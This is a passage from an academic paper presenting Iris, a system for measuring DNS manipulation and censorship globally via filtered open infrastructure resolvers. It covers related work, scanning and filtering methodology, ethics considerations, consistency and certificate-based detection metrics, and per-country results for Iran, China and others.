Global censorship measurement tools. Several research efforts developed platforms to measure censorship by running experiments from diverse vantage points. For instance, CensMon [48] used PlanetLab nodes in different countries, and UBICA [1] aimed to increase vantage points by running censorship measurement software on home gateway devices and user desktops. In practice, as far as we know, neither of these frameworks are still deployed and collecting data. The OpenNet Initiative [39] has used its public profile to recruit volunteers around the world who have performed one-off measurements from home networks each year for the past ten years. OONI [49] and ICLab [30], two ongoing data collection projects, use volunteers to run both custom software and custom embedded devices (such as Raspberry Pis [26]).

Although each of these frameworks can perform a extensive set of tests, they rely on volunteers who run measurement software on their Internet-connected devices. These human involvements make it more challenging—if not impossible—to gather continuous and diverse measurements.

Pearce et al. recently developed Augur, a method to perform longitudinal global measurement using TCP/IP side channels [42]. Although Augur examines a similar set of domains and countries as Iris, it focuses on identifying IP-based disruption rather than DNS-based manipulation.

Measuring DNS manipulation. The DNS protocol's lack of authentication and integrity checking makes it a prime target for attacks. Jones et al. presented techniques for detecting unauthorized DNS root servers, though found little such manipulation in practice [32]. Jiang et al. identified a vulnerability in DNS cache update policies that allows malicious domains to stay in the cache even if removed from the zone file [31].

Several projects have explored DNS manipulation using a limited number of vantage points. Weaver et al. explored DNS manipulation with respect to DNS redirection for advertisement purposes [52]. The authors also observed incidents in which DNS resolvers redirected end hosts to malware download pages. There are many country-specific studies that show how different countries use a variety of DNS manipulation techniques to exercise Internet censorship. For example, in Iran the government expects ISPs to configure their DNS resolvers to redirect contentious domains to a censorship page [7]. In Pakistan, ISPs return NXDOMAIN responses [38]. In China, the Great Firewall injects forged DNS packets with seemingly arbitrary IP addresses [5]. These studies however all drew upon a small or geographically limited set of vantage points, and for short periods of time.

Using open resolvers. A number of studies have explored DNS manipulation at a larger scale by probing the IPv4 address space to find open resolvers. In 2008, Dagon et al. found corrupt DNS resolvers by running measurements using 200,000 open resolvers [18]; they do not analyze the results for potential censorship. A similar scan by anonymous authors [4] in 2012 showed evidence of Chinese DNS censorship affecting non-Chinese systems.

Follow-on work in 2015 by Kührer et al. tackled a much larger scope: billions of lookups for 155 domain names by millions of open resolvers [34]. The study examined a broad range of potentially tampered results, which in addition to censorship included malware, phishing, domain parking, ad injection, captive portals, search redirection, and email delivery. They detected DNS manipulation by comparing DNS responses from open resolvers with ground truth resolutions gathered by querying control resolvers. They then identified legitimate unmanipulated answers using a number of heuristic filtering stages, such as treating a differing response as legitimate if its returned IP address lies within the same AS the ground truth IP address.

We tried to use their method for conducting global measurements specifically for detecting censorship. However, censorship detection was not a focus of their work, and the paper does not explicitly describe the details of its detection process. In particular, other than examining HTTP pages for "blocked by the order of ..." phrasing, the paper does not present a decision process for determining whether a given instance of apparent manipulation reflects censorship or some other phenomenon. In addition, their measurements leverage open resolvers *en masse*, which raises ethical concerns for end users who may be wrongly implicated for attempting to access banned content. In contrast, we frame an explicit, reproducible method for globally measuring DNS-based manipulation in an ethically responsible manner.

In 2016, Scott et al. introduced Satellite [47], a system which leverages open resolvers to identify CDN deployments and network interference using collected resolutions. Given a bipartite graph linking domains queried with IP address answers collected from the open resolvers, Satellite identifies strongly connected components, which represent domains hosted by the same servers. Using metrics for domain similarity based on the overlap in IP addresses observed for two domains, Satellite distinguishes CDNs from network interference as components with highly similar domains (additionally, other heuristics help refine this classification).

3 Method

In this section we describe Iris, a scalable, lightweight system to detect DNS manipulation. We begin by scoping the problem space, identifying the capabilities and limitations of various measurement building blocks, and stating our assumptions about the threat model. We explain the process by which we select (1) which domain names to measure, and (2) the vantage points to measure them from, taking into consideration questions of ethics and scalability. We then describe, given a set of measurement vantage points and DNS domain names, how we characterize the results of our measurements and use them to draw conclusions about whether DNS manipulation is taking place, based on either the *consistency* or the *independent verifiability* of the responses that we receive. Next, we consider our technical approach in light of existing ethical norms and guidelines, and explain how various design decisions help us adhere to those principles as much as possible. Finally, we discuss the implicit and technical limitations of Iris.

3.1 Overview

We aim to identify DNS manipulation, which we define as the instance of a DNS response both (1) having attributes (e.g., IP addresses, autonomous systems, web

content) that are not consistent with respect to a well-defined control set; and (2) returning information that is demonstrably incorrect when compared against independent information sources (e.g., TLS certificates).

Approach. Detecting DNS manipulation is conceptually simple: At a high-level, the idea entails performing DNS queries through geographically distributed DNS resolvers and analyzing the responses for activity that suggests that the responses for a DNS domain might be manipulated. Despite its apparent simplicity, however, realizing a system to scalably collect DNS data and analyze it for manipulation poses both ethical and technical challenges. The ethical challenges concern selecting DNS resolvers that do not implicate innocent citizens, as well as ensuring that Iris does not induce undue load on the DNS resolution infrastructure; §3.2 explains the ethical guidelines we use to reason about design choices. §3.3 describes how Iris selects a "safe" set of open DNS resolvers; The technical challenges center around developing sound methods for detecting manipulation, which we describe in §3.4 and §3.5.

Identifying DNS names to query. Iris queries a list of sensitive URLs compiled by Citizen Lab [14]. We call this list the Citizen Lab Block List (CLBL). This list of URLs is compiled by experts based on known censorship around the world, divided by category. We distill the URLs down to domain names and use this list as the basis of our dataset. We then supplement this list by adding additional domain names selected at random from the Alexa Top 10,000 [2]. These additional domain names help address geographic or content biases in the the CLBL while not drastically increasing the total number of queries.

Assumptions and focus. First, Iris aims to identify widespread manipulation at the scale of Internet service providers and countries. We cannot identify manipulation that is targeted at specific individuals or populations or manipulation activities that exploit high-value resources such as valid but stolen certificates. Second, we focus on manipulation tactics that do not rely on stealth; we assume that adversaries will use DNS resolvers to manipulate the responses to DNS queries. We assume that adversaries do not return IP addresses that are incorrect but within the same IP prefix as a correct answer [5, 7, 38]. Finally, when attributing DNS manipulation to a particular country or dependent territory, we rely on the country information available from Censys [21] supplemented with MaxMind's [37] dataset to map a resolver to a specific country (or dependent territory).

3.2 Ethics

The design of Iris incorporates many considerations regarding ethics. Our primary ethical concern is the risks associated with the measurements that Iris conducts, as issuing DNS queries for potentially censored or manipulated DNS domains through resolvers that we do not own could potentially implicate otherwise innocent users. A second concern is whether the DNS queries that we generate introduce undue query load on authoritative DNS nameservers for domains that we do not own. With these concerns in mind, we consider the ethics of performing measurements with Iris, using the ethical guidelines of the Belmont Report [10] and Menlo Report [20] to frame our discussion.

One important ethical principle is *respect for persons*; essentially, this principle states that an experiment should respect the rights of humans as autonomous decision-makers. Sometimes this principle is misconstrued as a requirement for informed consent for all experiments. In many cases, however, informed consent is neither practical nor necessary; accordingly, Salganik [44] characterizes this principle instead as "some consent for most things". In the case of Iris, obtaining the consent of all open DNS resolver operators is impractical.

In lieu of attempting to obtain informed consent, we turn to the principle of *beneficence*, which weighs the benefits of conducting an experiment against the risks associated with the experiment. Note that the goal of beneficence is not to *eliminate* risk, but merely to *reduce* it to the extent possible. Iris's design relies heavily on this principle: Specifically, we note that the benefit of issuing DNS queries through tens of millions of resolvers has rapidly diminishing returns, and that using only open resolvers that we can determine are unlikely to correspond to individual users greatly reduces the risk to any individual without dramatically reducing the benefits of our experiment. We note that our consideration of ethics in this regard is a significant departure from previous work that has issued queries through open DNS resolver infrastructure but has not considered ethics.

The principle of *justice* states that the beneficiaries of an experiment should be the same population that bears the risk of that experiment. On this front, we envision that the beneficiaries of the kinds of measurements that we collect using Iris will be wide-ranging: designers of circumvention tools, as well as policymakers, researchers, and activists who are improving communications and connectivity for citizens in oppressive regimes all need better data about the extent and scope of Internet censorship. In short, even in the event that some entity in a country that hosts an open DNS resolver might bear some risk as a result of the measurements we conduct, we envision that those same entities may ultimately benefit from the research, policy-making, and tool development

that Iris facilitates.

A final guideline concerns *respect for law and public interest*, which essentially extends the principle of beneficence to all relevant stakeholders, not only the experiment participants. This principle is useful for reasoning about the externalities that our DNS queries create by increasing DNS query load on the nameservers for various DNS domains. To abide by this principle, we rate-limit our DNS queries for each DNS domain to ensure that the owners of these domains do not face large expenses as a result of the queries that we issue. This rate limit is necessary because some DNS service providers charge based on the peak or near peak query rate.

3.3 Open DNS Resolvers

To obtain a wide range of measurement vantage points, we use *open DNS resolvers* deployed around the world; such resolvers will resolve queries for any client.

Measurement using open DNS resolvers is an ethically complex issue. Previous work has identified tens of millions of these resolvers around the world [34]. Given their prevalence and global diversity, open resolvers are a compelling resource, providing researchers with considerable volume and reach. Unfortunately, open resolvers also pose a risk not only to the Internet but to individual users.

Open resolvers can be the result of configuration errors, frequently on end-user devices such as home routers [34]. Using these devices for measurement can incur monetary cost, and if the measurement involves sensitive content or hosts, can expose the owner to harm. Furthermore, open resolvers are also a common tool in various online attacks such as Distributed Denial-of-Service (DDoS) amplification attacks [35]. Despite efforts to reduce both the prevalence of open resolvers and their potential impact [40], they remain commonplace.

Due to these and the ethics considerations that we discussed in §3.2, we restrict the set of open resolvers that we use to the few thousand resolvers that we are reasonably certain are part of the Internet infrastructure (e.g., belonging to Internet service providers, online cloud hosting providers), as opposed to attributable to any single individual. Figure 1 illustrates the process by which Iris finds safe open DNS resolvers. We now explain this process in more detail. Conceptually, the process comprises two steps: (1) scanning the Internet for open DNS resolvers; or (2) pruning the list of open DNS resolvers that we identify to limit the resolvers to a set that we can reasonably attribute to Internet infrastructure.

By using DNS resolvers we do not control, we cannot differentiate between country-wide or state-mandated censorship and localized manipulation (e.g., captive portals, malware [34]) at individual resolvers. Therefore




Figure 1: *Overview of Iris's DNS resolver identification and selection pipeline. Iris begins with a global scan of the entire IPv4 address space, followed by reverse DNS PTR lookups for all open resolvers, and finally filtering resolvers to only include DNS infrastructure.*

we must aggregate and analyze results at ISP or country scale.

Step 1: Scanning the Internet's IPv4 space for open DNS resolvers. Scanning the IPv4 address space provides us with a global perspective on all open resolvers. To do so, we developed an extension to the ZMap [22] network scanner to enable Internet-wide DNS resolutions[1]. This module queries port 53 of all IPv4 addresses with a recursive DNS A record query. We use a purpose-registered domain name we control for these queries to ensure there is a known correct answer. We conduct measurements and scans from IP addresses having a `PTR` record identifying the machine as a "research scanner." These IP addresses also host a webpage identifying our academic institution and offering the ability to opt-out of scans. From these scans, we select all IP addresses that return the correct answer to this query and classify them as open resolvers. In §4.1, we explore the population of open DNS resolvers that we use for our study.

Step 2: Identifying Infrastructure DNS Resolvers. Given a list of all open DNS resolvers on the Internet, we prune this list to include only DNS resolvers that can likely be attributed to Internet infrastructure. To do so, we aim to identify open DNS resolvers that appear to be authoritative nameservers for a given DNS domain. Iris performs reverse DNS `PTR` lookups for all open resolvers and retains only the resolvers that have a valid `PTR` record beginning with the subdomain `ns[0-9]+` or `nameserver[0-9]*`. This filtering step reduces the number of usable open resolvers—from millions to thousands—yet even the remaining set of open DNS resolvers provides broad country- and network-level coverage (characterized further in §4.1).

Using `PTR` records to identify infrastructure can have

[1] Our extension has been accepted into the open source project and the results of our scans are available as part of the Censys [21] system.

both *false negatives* and *false positives*. Not all infrastructure resolvers will have a valid PTR record, nor will they all be authoritative nameservers. These false negatives limit the scope and scale of our measurement, but are necessary to reduce risk. Similarly, if a user operated their own authoritative nameserver on their home IP or if a PTR record matched our naming criteria but was not authoritative, our method would identify that IP as infrastructure (false positives).

3.4 Performing the Measurements

Given a list of DNS domain names to query and a global set of open DNS resolvers from which we can issue queries, we need a mechanism that issues queries for these domains to the set of resolvers that we have at our disposal. Figure 2 shows an overview of the measurement process. At a high level, Iris resolves each DNS domain using the global vantage points afforded by the open DNS resolvers, annotates the response IP addresses with information from both outside datasets as well as additional active probing, and uses *consistency* and *independent verifiability* metrics to identify manipulated responses. The rest of this section outlines this measurement process in detail, while §3.5 describes how we use the results of these measurements to ultimately identify manipulation.

Step 1: Performing global DNS queries. Iris takes as input a list of suitable open DNS resolvers, as well as the combined CLBL and Alexa domain names. In addition to the DNS domains that we are interested in testing, we include 3 DNS domains that are under our control to help us compute our consistency metrics when identifying manipulation.

Querying tens of thousands of domains across tens of thousands of resolvers required the development of a new DNS query tool, because no existing DNS measurement tool supports this scale. We implemented this tool in Go [27]. The tool takes as input a set of domains and resolvers, and coordinates random querying of each domain across each resolver. The tool supports a variety of query types, multiple of which can be specified per run, including A, AAAA, MX, and ANY. For each (domain, resolver) pair, the tool crafts a recursive DNS request and sends it to the resolver. The recursive query requests that the resolver resolve the domain and return the ultimate answer, logging all responses, including timeouts. The tool follows the set of responses to resolve each domain to an IP address. For example, if a resolver returns a CNAME, the tool then queries the resolver for resolution of that CNAME.

To ensure resolvers are not overloaded, the tool includes a configurable rate-limit. For our experiments, we limited queries to resolvers to an upper bound of 5 per second. In practice, this rate tends to be much lower due to network latency in both reaching the resolver, as well as the time it takes the resolver to perform the recursive response. To cope with specific resolvers that are unstable or timeout frequently, the tool provides a configurable failure threshold that halts a specific resolver's set of measurements should too many queries fail.

To ensure the domains we query are not overloaded, the tool randomizes the order of domains and limits the number of resolvers queried in parallel such that in the worst case no domain experiences more than 1 query per second, in expectation.

Step 2: Annotating DNS responses with auxiliary information. Our analysis ultimately relies on characterizing both the *consistency* and *independent verifiability* of the DNS responses that we receive. To enable this classification we first must gather additional details about the IP addresses that are returned in each of the DNS responses. Iris annotates each IP address returned in the set of DNS responses with additional information about each IP address's geolocation, autonomous system (AS), port 80 HTTP responses, and port 443 HTTPS X.509 certificates. We rely on the Censys [21] dataset for this auxiliary information; Censys provides daily snapshots of this information. This dataset does not contain every IP address; for example, the dataset does not include IP addresses that have no open ports, or adversaries may intentionally return IP addresses that return error pages or are otherwise unresponsive. In these cases, we annotate all IP addresses in our dataset with AS and geolocation information from the Maxmind service [37].

Additional PTR and TLS scanning. For each IP address, we perform a DNS PTR lookup to assist with some of our subsequent consistency characterization (a process we detail in §3.5). Another complication in the annotation exercise relates to the fact that in practice a single IP address might host many websites via HTTP or HTTPS (i.e., virtual hosting). As a result, when Censys retrieves certificates via port 443 (HTTPS) across the entire IPv4 address space, the certificate that Censys retrieves might differ from the certificate that the server would return in response to a query via TLS's Server Name Indication (SNI) extension. Such a discrepancy might lead Iris to mischaracterize virtual hosting as DNS inconsistency. To mitigate this effect, for each resulting IP address we perform an additional active HTTPS connection using SNI, specifying the name originally queried. We annotate all responses with this information, which we use for answer classification (examined further in §5.1).

3.5 Identifying DNS Manipulation

To determine whether a DNS response is manipulated, Iris relies on two types of metrics: *consistency* metrics




Figure 2: *Overview of DNS resolution, annotation, filtering, and classification. Iris inputs a set of domains and DNS resolvers and outputs results indicating manipulated DNS responses.*

and *independent verifiability* metrics. We say that a response is correct if it satisfies *any* consistency or independent verifiable metric; otherwise, we classify the response as *manipulated*. In this section, we outline each class of metrics as well as the specific features we develop to classify answers. The rest of this section defines these metrics; §5.1 explores the efficacy of each of them.

3.5.1 Consistency

Access to a domain should have some form of *consistency*, even when accessed from various global vantage points. This consistency may take the form of network properties, infrastructure attributes, or even content. We leverage these attributes, both in relation to control data as well as across the dataset itself, to classify DNS responses.

Consistency Baseline: Control Domains and Resolvers. Central to our notion of consistency is having a set of geographically diverse resolvers we control that are (presumably) not subject to manipulation. These controls give us a set of high-confidence correct answers we can use to identify consistency across a range of IP address properties. Geographic diversity helps ensure that area-specific deployments do not cause false-positives. For example, several domains in our dataset use different content distribution network (CDN) hosting infrastructure outside North America. As part of our measurements we insert domain names we control, with known correct answers. We use these domains to ensure a resolver reliably returns unmanipulated results for non-sensitive content (e.g., not a captive portal).

For each domain name, we create a set of consistency metrics by taking the union of each metric across all of our control resolvers. For example, if Control A returns the answer `192.168.0.10` and `192.168.0.11` and Control B returns `192.168.0.12`, we create a set of consistent IP set of (`192.168.0.10, 192.168.0.11, 192.168.0.12`). We say the answer is "correct" (i.e., not manipulated) if, for each metric, the answer is a non-empty subset of the controls. Returning to our IP example, if a global resolver returns the answer (`192.168.0.10, 192.168.0.12`), it is identified as correct. When a request returns multiple records, we check all records and consider the reply good if any response passes the appropriate tests.

Additionally, unmanipulated passive DNS [6] data collected simultaneously with our experiments across a geographically diverse set of countries could enhance (or replace) our consistency metrics. Unfortunately we are not aware of such a dataset being available publicly.

IP Address. The simplest consistency metric is the IP address or IP addresses that a DNS response contains.

Autonomous System / Organization. In the case of geographically distributed sites and services, such as those hosted on CDNs, a single domain name may return different IP addresses as part of normal operation. To attempt to account for these discrepancies, we also check whether different IP addresses for a domain map to the same AS we see when issuing queries for the domain name through our control resolvers. Because a single AS may have multiple AS numbers (ASNs), we consider two IP addresses with either the same ASN or AS *organization name* as being from the same AS. Although many responses will exhibit AS consistency even if individual IP addresses differ, even domains whose queries are not manipulated will sometimes return inconsistent AS-level and organizational information as well. This inconsistency is especially common for large service providers whose infrastructure spans multiple regions and continents and is often the result of acquisitions. To account for these inconsistencies, we need additional consistency metrics at higher layers of the protocol stack (specifically HTTP and HTTPS), described next.

HTTP Content. If an IP address is running a webserver on port 80, we include a hash of the content returned as an additional consistency metric. These content hashes come from a port 80 IP address Censys crawl. This metric effectively identifies sites with limited dynamic content. As discussed in §5.1, this metric is also useful in identifying sites with dynamic content but shared infrastructure. For example, as these hashes are based on `HTTP GET` fetches using an IP address as the `Host` in the header, this fetch uniquely fingerprints and categorizes CDN failures or default host pages. In another example, much of Google's web hosting infrastructure will return the byte-wise identical redirection page to `http://www.google.com/` for `HTTP GET`s without a valid Google host header. These identical pages allow us to identify Google resolutions as correct even for IP addresses acting as a Point-of-Presence.

HTTPS Certificate. We label a response as correct if the hash of the `HTTPS` certificate presented upon connection matches that of an IP returned via our controls. Note this is not an independent verifiability metric, as the certificates may or may not be trusted, and may not even be correct for the domain.

PTRs for CDNs. From our control data, we classify domains as hosted on particular CDNs based on `PTR`, AS, and certificate information. We consider a non-control response as consistent if the `PTR` record for that response points to the same CDN.

3.5.2 Independent Verifiability

In addition to consistency metrics, we also define a set of metrics that we can independently verify using external data sources, such as the HTTPS certificate infrastructure. We describe these methods below.

HTTPS Certificate. We consider a DNS response to be correct, independent of controls, if the IP address presents a valid, browser-trusted certificate for the correct domain name when queried without SNI. We further extend this metric to allow for common configuration errors, such as returning certificates for `*.example.com` when requesting `example.com`.

HTTPS Certificate with SNI. We add an additional metric that checks whether the certificate returned from our follow-up SNI-enabled scans returns a valid, browser-trusted certificate for the correct IP address.

3.6 Limitations

To facilitate global coverage in our measurements, our method has limitations that impact our scope and limit our results.

Localized Manipulation. Since Iris relies entirely on open infrastructure resolvers that we do not control, in regions with few resolvers, we cannot differentiate between localized manipulation by the resolver's operator and ISP or country-wide manipulation. Analysis of incorrect results focusing on consistency across ISP or country, or examination of webpage content, could aid in identifying localized manipulation.

Domain Bias. From our set of infrastructure resolvers, we measure manipulation of the CLBL and a subset of Alexa top sites. Although the CLBL is a community-based effort to identify sensitive content globally, by its very nature it is not *complete*. URLs and domains are missing, and sensitive content may change faster than the list is updated. Similarly, the list may exhibit geographic *bias* based on the language of the project and who contributes to it. This bias could affect the relative volume and scope of manipulation that Iris can detect.

Evasion. Although we focus on manipulation at ISP or country scale, an active adversary can still attempt to evade our measurements. Upstream resolvers could use EDNS Client Subnet [16] to only manipulate results for certain target IP ranges, or ISP resolvers could choose to manipulate only their own customers. Country-wide firewalls that perform injection could identify our scanning IP addresses and either not inject results or block our communication entirely. An adversary could also exploit our consistency metrics and inject incorrect IP addresses within the same AS as the targets.

Geolocation Error. We rely on Censys [21] and Maxmind [37] for geolocation and AS labeling of infrastructure resolvers to perform country or ISP-level aggregation. Incorrect labeling would identify country-wide manipulation as incomplete (false negatives), or identify manipulation in countries where it is not present (false positives).

4 Dataset

In this section, we characterize the data collected and how we processed it to obtain the results used in our analysis.

4.1 Open Resolver Selection

We initially identified a large pool of open DNS resolvers through an Internet-wide ZMap scan using our DNS extension to ZMap in January 2017. In total, 4.2 million open resolvers responded with a correct answer to our scan queries. This number excludes resolvers that replied with valid DNS responses but had either a missing or incorrect IP resolution for our scan's query domain.

Resolver Datasets	Total Resolvers	Number Countries	Median / Country
All Usable	4,197,543	232	659.5
Ethically Usable	6,564	157	6.0
Experiment Set	6,020	151	6.0

Table 1: *DNS resolver datasets. We identify all correctly functioning open resolvers are across the IPv4 address space. The experiment set consists of resolvers that passed additional functional tests beyond our basic scan. Note that the number of countries includes dependent territories.*

Resolver Dataset	AF	AS	EU	NA	OC	SA
All Usable	55	49	52	41	21	14
Ethically Usable	29	42	42	25	8	11
Experiment Set	26	41	41	24	8	11

Table 2: *Number of countries (and dependent territories) containing usable resolvers by continent. AF=Africa, AS=Asia, EU=Europe, NA=North America, OC=Oceana/Australia, SA=South America.*

The degree to which we can investigate DNS manipulation across various countries depends on the geographic distribution of the selected DNS resolvers. By geolocating this initial set of resolvers using Censys [21] and MaxMind [37], we observed that these resolvers reside in 232 countries and dependent territories[2], with a median of 659 resolvers per country. Due to the ethical considerations we outlined in §3.2, we restrict this set of resolvers to 6,564 infrastructure resolvers, in 157 countries, again with a median of 6 resolvers per country. Finally, we remove unstable or otherwise anomalous resolvers; §4.3 describes this process in more detail. This filtering reduces the set of usable resolvers to 6,020 in 151 countries, with a median of 6 resolvers in each. Table 1 summarizes the resulting population of resolvers; Table 2 shows the breakdown across continents. We also use 4 geographically diverse resolvers for controlled experiments; the 2 Google Public DNS servers [28], a German open resolver hosted on Amazon AWS, and a resolver that we manage at the University of California, Berkeley.

4.2 Domain Selection

We investigate DNS manipulation for both domains known to be censored and domains for popular websites. We began with the Citizen Lab Block List (CLBL) [14], consisting of 1,376 sensitive domains. We augment this list with 1,000 domains randomly selected from the Alexa Top 10,000, as well as 3 control domains we manage that should not be manipulated. Due to overlap between the two domain sets, our combined dataset consists of 2,330 domains. We excluded 27 problematic domains that we identified through our data collection process, resulting in our final population of 2,303 domains.

[2]Countries and dependent territories are defined by the ISO 3166-1 alpha-2 codes, the granularity of Maxmind's country geolocation.

Response Datasets	Total Responses	Number Resolvers	Number Domains
All Responses	14,539,198	6,564	2,330
After Filtering	13,594,683	6,020	2,303

Table 3: *DNS response dataset before and after filtering problematic resolvers, domains, and failed queries.*

4.3 Response Filtering

We issued 14.5 million DNS `A` record queries for our 2,330 pre-filtered domains, across 6,564 infrastructure and control open resolvers during a 2 day period in January 2017. We observed various erroneous behavior that required further filtering. Excluding these degenerate cases reduced our dataset collection to 13.5 million responses across 2,303 domains and 6,020 resolvers, as summarized in Table 3. The rest of this section details this filtering process.

Resolvers. We detected that 341 resolvers stopped responding to our queries during our experiment. An additional 202 resolvers incorrectly resolved our control domain names, despite previously answering correctly during our Internet-wide scans. The common cause of this behavior was rate limiting, as our Internet-wide scans queried resolvers only once, whereas our experiments necessitated repeated queries. We identified another problematic resolver that exhibited a query failure rate above 70% due to aggressive rate limiting. We eliminated these resolvers and their associated query responses from our dataset, reducing the number of valid responses by 510K.

Domains. Our control DNS resolvers could not resolve 15 domain names. We excluded these and their associated 90K query responses from our dataset. We removed another 12 domains and their 72K corresponding query responses as their DNS resolutions failed an automated sanity check; resolvers across numerous countries provided the same incorrect DNS resolution for each of these domains, and the IP address returned was unique per domain (i.e., not a block page or filtering appliance). We did not expect censors to exhibit this behavior; a single censor is not likely to operate across multiple countries or geographic regions, and manipulations such as block pages that use a single IP address across countries should also be spread across multiple domains. These domains do not support HTTPS, and exhibit geograph-

ically specific deployments. With increased geographic diversity of control resolvers or deployment of HTTPS by these sites, our consistency or verifiability metrics would account for these domains.

Queries. We filtered another 256K queries that returned failure error codes; 93.7% of all errors were timeouts and server failures. Timeouts denote connections where the resolver did not respond to our query within 15 seconds. Server failures indicate when a resolver could not recursively resolve a domain within its own pre-configured time allotment (10 seconds by default in BIND). Table 4 provides a detailed breakdown of error responses.

Failure Type	Count	% of Responses
Timeout	140,551	0.97%
Server Fail	107,826	0.74%
Conn Refused	7,823	0.05%
Conn Error	3,686	0.03%
Truncated	3,451	0.02%
NXDOMAIN	1,713	0.01%

Table 4: *Breakdown of the 265,050 DNS responses that returned a non-success error code.*

Returning an NXDOMAIN response code [38], which informs a client that a domain does not exist, is an obvious potential DNS censorship mechanism. Unfortunately, some CDNs return this error in normal operations, presumably due to rate limiting or client configuration settings. We found that the most prevalent NX behavior occurred in the countries of Tonga and Pakistan; both countries exhibited censorship of multiple content types, including adult and LGBT. Previous studies have observed NXDOMAIN blocking in Pakistan [38]. These instances comprise a small percentage of overall NXDOMAIN responses. Given the many non-censorship NXDOMAIN responses and the relative infrequency of their use for censorship, we exclude these from our analysis. Another 72K responses had a `SUCCESS` response code, but contained no IP address in the response. This failure mode frequently coincide with `CNAME` responses that could not be resolved further. We excluded these queries. Table 5 provides a geographic breakdown of NXDOMAIN responses.

After removing problematic resolvers, domains, and failed queries, the dataset comprises of 13,594,683 DNS responses. By applying our *consistency* and *independent verifiability* metrics, we identify 41,778 responses (0.31%) as manipulated, spread across 58 countries (and dependent territories) and 1,408 domains.

Country	% NXDOMAIN
Tonga	2.93%
Pakistan	0.37%
Bosnia/Herzegovina	0.12%
Isle of Man	0.04%
Cape Verde	0.04%

Table 5: *The top 5 countries / dependent territories by the percent of queries that responded with NXDOMAIN.*




Figure 3: *The ability of each correctness metric to classify responses as correct. Table is ordered (top to bottom, left to right) by the lines on the graph (left to right).*

5 Results

We now evaluate the effectiveness of our DNS manipulation metrics and explore manipulated DNS responses in the context of Internet censorship.

5.1 Evaluating Manipulation Metrics

To assess the effectiveness of the *consistency* and *independent verifiability* metrics, we quantify the ability of each metric to identify unmanipulated responses (to exclude from further investigation). Figure 3 shows each metric's efficacy. The horizontal axis represents the fraction of responses from a particular resolver that are classified as correct by a given metric. The vertical axis indicates the number of resolvers that exhibit that same fraction of correct responses (again under the given metric). For example, almost 6,000 resolvers had roughly 8% of their responses identified as correct under the "Same CDN" metric. A narrow band indicates that many resolvers exhibit similar fractions of correct responses under that metric (i.e., it is more *stable*). The closer the center mass of a histogram lies to 1.0, the more *effective* its corresponding metric, since a larger fraction of responses are classified as correct (i.e., not manipulation) using that metric.




Figure 4: *The fraction of responses manipulated, per resolver. For 89% of resolvers, we observed no manipulation.*

Country (# Res.)	Median	Mean	Max	Min
Iran (122)	6.02%	5.99%	22.41%	0.00%
China (62)	5.22%	4.59%	8.40%	0.00%
Indonesia (80)	0.63%	2.81%	9.95%	0.00%
Greece (26)	0.28%	0.40%	0.83%	0.00%
Mongolia (6)	0.17%	0.18%	0.36%	0.00%
Iraq (7)	0.09%	1.67%	5.79%	0.00%
Bermuda (2)	0.04%	0.04%	0.09%	0.00%
Kazakhstan (14)	0.04%	0.30%	3.90%	0.00%
Belarus (18)	0.04%	0.07%	0.30%	0.00%

Table 6: *Top 10 countries by median percent of manipulated responses per resolver. We additionally provide the mean, maximum, and minimum percent for resolvers in each country. The number of resolvers per country is listed with the country name.*

The AS consistency metric ("Same AS") is the most effective: it classified 90% of the DNS responses as consistent. Similarly, identifying matching IP addresses between responses from our control resolvers and our experiment resolvers flagged about 80% of responses as correct across most resolvers. "Same HTTP Page" is also relatively effective, as many geographically distributed deployments of the same site (such as with Points-of-Presence) have either identical content or infrastructure error characteristics (see §3.5.1). This figure also illustrates the importance of SNI, increasing the effectiveness of correct and valid HTTPS certificates from 38% to 55%. The same HTTPS certificate ("Same Cert") metric turns out to be more effective than simply having a correct certificate ("Correct Cert"), because so many sites incorrectly deploy HTTPS.

5.2 Manipulated DNS Responses

We detect nearly 42,000 manipulated DNS responses; we now investigate the distribution of these responses across resolvers, domains, and countries.

Manipulated responses by resolver. Figure 4 shows the cumulative fraction of results that return at least a certain fraction of manipulated responses: 88% of resolvers exhibited no manipulation; for 96% of resolvers, we observe manipulation for fewer than 5% of responses. The modes in the CDF highlight differences between resolver subpopulations, which upon further investigation we discovered reflected differing manipulation practices across countries. Additionally, 62% of domains are manipulated by at least one resolver, which is expected given that more than half of our selected domains are sensitive sites on the CLBL. We explore these variations in more detail later in this section.

Manipulated responses by country. Previous work has observed that some countries deploy nation-wide DNS censorship technology [5]; therefore, we expected to see groups of resolvers in the same country, each manipulating a similar set of domains. Table 6 lists the percent of manipulated responses per resolver, aggregated across resolvers in each country. Resolvers in Iran exhibited the highest degree of manipulation, with a median of 6.02% manipulated responses per Iranian resolver; China follows with a median value of 5.22%. These rankings depend on the domains in our domain list, and may merely reflect that the CLBL contained more domains that are censored in these countries.

The top 10 countries shown in Table 6 all have at least one resolver that does not manipulate *any* domains; IP address geolocation inaccuracy may partially explain this surprising finding. For example, uncensored resolvers in Hong Kong may be incorrectly labeled as Chinese. Additionally, for countries that do not directly implement the technical manipulation mechanisms but rather rely on individual ISPs to do so, the actual manifestation of manipulation may vary across ISPs within a single country. Localized manipulation by resolver operators in countries with few resolvers could also influence these results. §5.3 investigates these factors further.

Figure 5 shows the representation of responses in our dataset by country. For example, the leftmost pair of bars shows that, while less than 5% of all responses in our dataset came from Iranian resolvers, the responses that we received accounted for nearly 40% of manipulated responses in the dataset. Similarly, Chinese resolvers represented 1% of responses in the data but contributed to 15% of the manipulated responses. In contrast, 30% of our DNS responses came from resolvers in the United States, but accounted for only 5% of censored responses.

Table 7 shows the breakdown of the top manipulated




Figure 5: *The fraction of all responses in our dataset from each country (blue), and the fraction of all manipulated responses in our dataset from the corresponding country (red).*

responses, by the IP address that appears in the manipulated answer. The top two special-purpose (i.e., private) IP addresses appear in the majority of responses within Iran. The third most common response is an OpenDNS (a DNS filtering and security product [13]) blockpage indicating adult content. The fourth most frequent response is an IP address hosting an HTTP error page known to be used in Turkey DNS manipulation [11].

Private and special-purpose IPv4 addresses in manipulated DNS responses. Of the roughly 42,000 manipulated DNS responses, 17,806 correspond to special-purpose IPv4 addresses as defined by RFC 6890 [17]; the remaining 23,972 responses corresponded to addresses in the public IP address space. Table 8 shows the extent to which countries return private IP addresses in responses, for the top 10 countries ranked by the relative amount of DNS manipulation compared to the total number of results from that country. For example, we observed more manipulated responses from Turkey than Iraq, but Iris used more open DNS resolvers in Turkey, so observed frequencies require normalization. Here, we notice that countries that manipulate DNS tend to either return only special-purpose IP addresses in manipulated responses (as in the case of Iran, Iraq, and Kuwait) or only public IP addresses (China).

